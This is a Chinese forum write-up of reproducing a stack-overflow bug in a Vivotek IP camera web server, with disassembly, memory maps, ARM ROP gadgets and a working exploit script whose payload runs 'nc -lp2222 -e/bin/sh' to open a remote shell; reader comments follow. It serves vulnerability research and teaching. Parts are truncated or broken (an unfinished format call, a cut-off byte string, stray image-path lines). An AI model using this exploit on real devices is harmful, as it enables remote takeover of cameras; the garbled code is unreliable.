
由被调试程序崩溃后的寄存器值可以发现，程序返回时的r4、r5、r6、r7、r8、r9、r10、r11以及pc都被poc中的字符串覆写，由于pc指向了无效地址，所以程序报错。

贴下作者的poc：

```
echo -en "POST /cgi-bin/admin/upgrade.cgi HTTP/1.0\nContent-Length:AAAAAAAAAAAAAAAAAAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIXXXX\n\
```

通过对Content-Length的交叉引用找到漏洞点

```
data:000276DC                                           ; DATA XREF: sub_17F80+4B0↑o
data:000276DC                                           ; .text:off_18688↑o
data:0002770C aContentLength_0 DCB "Content-Length",0   ; DATA XREF: sub_17F80+588↑o
data:0002770C                                           ; .text:off_1869C↑o
data:0002771B                  ALIGN 4
data:0002771C aReqIcountD      DCB "req->iCount++= %d",0xA,0
data:0002771C                                           ; DATA XREF: sub_17F80+4E4↑o
data:0002771C                                           ; .text:off_1868C↑o
data:0002772F                  ALIGN 0x10
data:00027730 aUpgradeCgi      DCB "upgrade.cgi",0      ; DATA XREF: sub_17F80+1F8↑o
data:00027730                                           ; .text:off_1865C↑o
data:00
data:00
data:00
data:00
data:00
data:00
data:00
data:00
data:00
data:00
data:00
data:00027788                                           ; .text:off_18674↑o
data:000277A9                  ALIGN 4
data:000277AC aReadBody        DCB "read body",0        ; DATA XREF: sub_186AC+94↑o
data:000277AC                                           ; .text:off_18790↑o
data:000277B6                  ALIGN 4
data:000277B8 aSDPrematureEnd  DCB "%s:%d - Premature end of body!!",0xA,0
data:000277B8                                           ; DATA XREF: sub_186AC+B8↑o
```




```
{
  v35 = strstr(haystack, "Content-Length");// 获取content-length串的起始index
  v36 = strchr(v35, '\n');                 // 获取\n的起始index
  v37 = strchr(v35, ':');                  // 获取:的起始index
  strncpy(dest, v37 + 1, v36 - (v37 + 1));// v36-(v37+1):这边是从最后的indx减去起始的index，也就是输入消息的长度。
}
v24 = strstr(haystack, "\r\n\r\n");
if ( v24 && (v25 = v24 + 4, (signed int)(v24 + 4) <= (signed int)&haystack[*(_DWORD *)(v1 + 6516) - 1 + v22]) )
{
```

这边就是漏洞所在，程序没有对content-length字段进行校验，直接用strcpy把content-length字段的值复制到长度为4的dest数组中。由于没有进行校验，内容长度字段可

构造溢出

知道了漏洞点的位置以及形成原因，这边来尝试构造一下。需要注意的是，arm下的函数调用的栈布局和x86下是有很大不一样的，函数的返回地址是专门由寄存器LR保存的



checksec看了下httpd的编译保护来决定通过什么方式利用，这边程序只开启了nx，所以无法直接写shellcode；ret2libc的话是个不错的选择，但前提是vivotek实体机上没

0x04 漏洞利用

利用思路

qemu的arm-debian虚拟机中先关闭aslr：`echo 0 > /proc/sys/kernel/randomize_va_space`

由于没有开启aslr，那么堆栈地址、text&data段地址、libc加载基址都是固定的，并不需要泄露libc基址。

```
/ # httpd
sendto() error 2
[debug]add server push uri 3 video3.mjpg
[debug]add server push uri 4 video4.mjpg
[debug] after ini, server_push_uri[0] is /video3.mjpg
[debug] after ini, server_push_uri[1] is /video4.mjpg
[30/Apr/2019:09:22:14 +0000] boa: server version 1.32.1.10(Boa/0.94.14rc21)
[30/Apr/2019:09:22:14 +0000] boa: starting server pid=2959, port 80
/ # cat /proc/2959/maps
00008000-0002a000 r-xp 00000000 b3:02 401718     /usr/sbin/httpd
00031000-00033000 rw-p 00021000 b3:02 401718     /usr/sbin/httpd
00033000-00046000 rw-p 00000000 00:00 0          [heap]
76f07000-76f25000 r-xp 00000000 b3:02 401905     /lib/libgcc_s.so.1
76f25000-76f2c000 ---p 00000000 00:00 0
76f2c000-76f2d000 rw-p 0001d000 b3:02 401905     /lib/libgcc_s.so.1
76f2d000-76f79000 r-xp 00000000 b3:02 401909     /lib/libuClibc-0.9.33.3-git.so
76f79000-76f80000 ---p 00000000 00:00 0
76f80000-76f81000 r--p 0004b000 b3:02 401909     /lib/libuClibc-0.9.33.3-git.so
76f81000-76f82000 rw-p 0004c000 b3:02 401909     /lib/libuClibc-0.9.33.3-git.so
76f82000-76f86000 rw-p 00000000 00:00 0
76f86000-76f89000 r-xp 00000000 b3:02 401913     /lib/libcrypt-0.9.33.3-git.so
76f89000-76f90000 ---p 00000000 00:00 0
76f90000-76f91000 r--p 00002000 b3:02 401913     /lib/libcrypt-0.9.33.3-git.so
76f91000-76fa3000 rw-p 00000000 00:00 0
76fa3000-76fc2000 r-xp 00000000 b3:02 401564     /usr/lib/libexpat.so.1.5.2.0
76fc2000-76fc9000 ---p 00000000 00:00 0
76fc9000-76fcb000 rw-p 0001e000 b3:02 401564     /usr/lib/libexpat.so.1.5.2.0
76fcb000-76fd1000 r-xp 00000000 b3:02 401588     /usr/lib/libmessage.so.1.0.1.23
76fd1000-76fd8000 ---p 00000000 00:00 0
76fd8000-76fd9000 rw-p 00005000 b3:02 401588     /usr/lib/libmessage.so.1.0.1.23
76fd9000-76fdf000 r-xp 00000000 b3:02 401585     /usr/lib/libaccount.so.1.0.0.4
76fdf000-76fe6000 ---p 00000000 00:00 0
76fe6000-76fe7000 rw-p 00005000 b3:02 401585     /usr/lib/libaccount.so.1.0.0.4
76fe7000-76fe9000 r-xp 00000000 b3:02 401559     /usr/lib/libxmlsparser.so.1.1.0.0
76fe9000-76ff0000 ---p 00000000 00:00 0
76ff0000-76ff1000 rw-p 00001000 b3:02 401559     /usr/lib/libxmlsparser.so.1.1.0.0
76ff1000-76ff7000 r-xp 00000000 b3:02 401922     /lib/ld-uClibc-0.9.33.3-git.so
76ffc000-76ffe000 rw-p 00000000 00:00 0
76ffe000-76fff000 r--p 00005000 b3:02 401922     /lib/ld-uClibc-0.9.33.3-git.so
76fff000-77000000 rw-p 00006000 b3:02 401922     /lib/ld-uClibc-0.9.33.3-git.so
7efdf000-7f000000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
/ #
```


libc基址知道，偏移固定，system函数地址相当于也知道，接下来就是参数的传递问题了。

x86下的函数是通过栈来传参，但是在mips和arm中，会优先通过寄存器传参，有点类似x64，arm中的函数参数优先通过r0-r3进行传递；system函数的参数就存放在r0中

这边选取的gadget如下：

```
0x00048784 : pop {r1, pc}
0x00016aa4 : mov r0, r1 ; pop {r4, r5, pc}
```

为什么不直接选pop {r0,pc}，因为pop {r0,pc}对应的地址0x00033100中有截断符\x00，且libc基址最后也是\x00，所以用pip {r0,pc}会导致输入中断，无法继续利用。所以这边只能通过先将参数地址传给r1，之后再mov到r0中去。

让r0指向栈上指定的内容，之后再执行system函数就能任意代码执行了。

利用脚本

```
#encoding=utf-8
#!/usr/bin/python

from pwn import *
from os import *
libc_base =  0x76f2d000   # libC ■■■■■■■■■■
stack_base = 0x7effeb60 # ■■■ SP ■■■■■■■
libc_elf = ELF('./libuClibc-0.9.33.3-git.so')
```


```
payload = (0x38 - 4) * 'a' # padding
payload +=  p32(0x00048784 + libc_base) # gadget1
payload += p32(0x80 + stack_base) # ■■■■■■■■■
payload += p32(0x00016aa4 + libc_base) # gadget2
payload += (0x8 * 'a')  # padding
payload += p32(libc_elf.symbols['system'] + libc_base) # ■■■ system() ■■■■
payload += ('pwd;' * 0x100 + 'nc\x20-lp2222\x20-e/bin/sh\x20>') # ■■■■



payload = 'echo -en "POST /cgi-bin/admin/upgrade.cgi \nHTTP/1.0\nContent-Length:{}\n\r\n\r\n"  | nc -v 192.168.2.2 80'.format(
os.system(payload)
```


字节码

由于复现漏洞的虚拟机中并没有pwntools，所以整理成字节码直接跑，有点硬核233333333

```
echo -en "POST /cgi-bin/admin/upgrade.cgi HTTP/1.0\nContent-Length:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x84\x5
```

0x05 复现





通过此漏洞在远端2222端口反弹一个shell，本地nc过去，成功getshell~。

到这边整个复现过程就算结束了，其实调试和运行环境布置在树莓派上应该会更好一点，能ida远程调就爽的一批了。

0x06 总结

这次的复现过程真的值得好好去讲讲，去回味，漏洞本身是不难的，只是一个栈溢出，但是在真实环境下，在IoT环境下，它又是那么与众不同。

这次的复现真的让我学会了很多，固件、社工(滑稽)、qemu、远程调试、交叉编译、arm语法，甚至arm-pwn.....

更重要的是，它让我知道了对一个一开始觉得高不可攀无法解决的问题如何起手。

ps:调试阶段的时候玩gdbserver触发了一个double free，先去看看是否有相关的漏洞，没有的话过几天调一波~

加油加油~

上一篇：混淆IDA F5的一个小技巧-x86 下一篇：一次insert注入引发的思考

1. 5 条回复

大佬 2019-05-08 09:51:44

学习

0 回复Ta

shuozhang 2019-05-23 16:27:40

楼主 为什么 我mount -t proc /proc ./squashfs-root/proc 的时候失败了。。

0 回复Ta

公子扶苏呀呀呀 2019-11-05 21:13:00

牛逼牛逼

0 回复Ta

drive**** 2019-11-05 21:44:01

@公子扶苏呀呀呀 dalao别舔了 你比我强一百倍好不好 求收我做小弟 XD

0 回复Ta

公子扶苏呀呀呀 2019-11-05 21:46:17

当我小弟要交保护费的@drive****

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板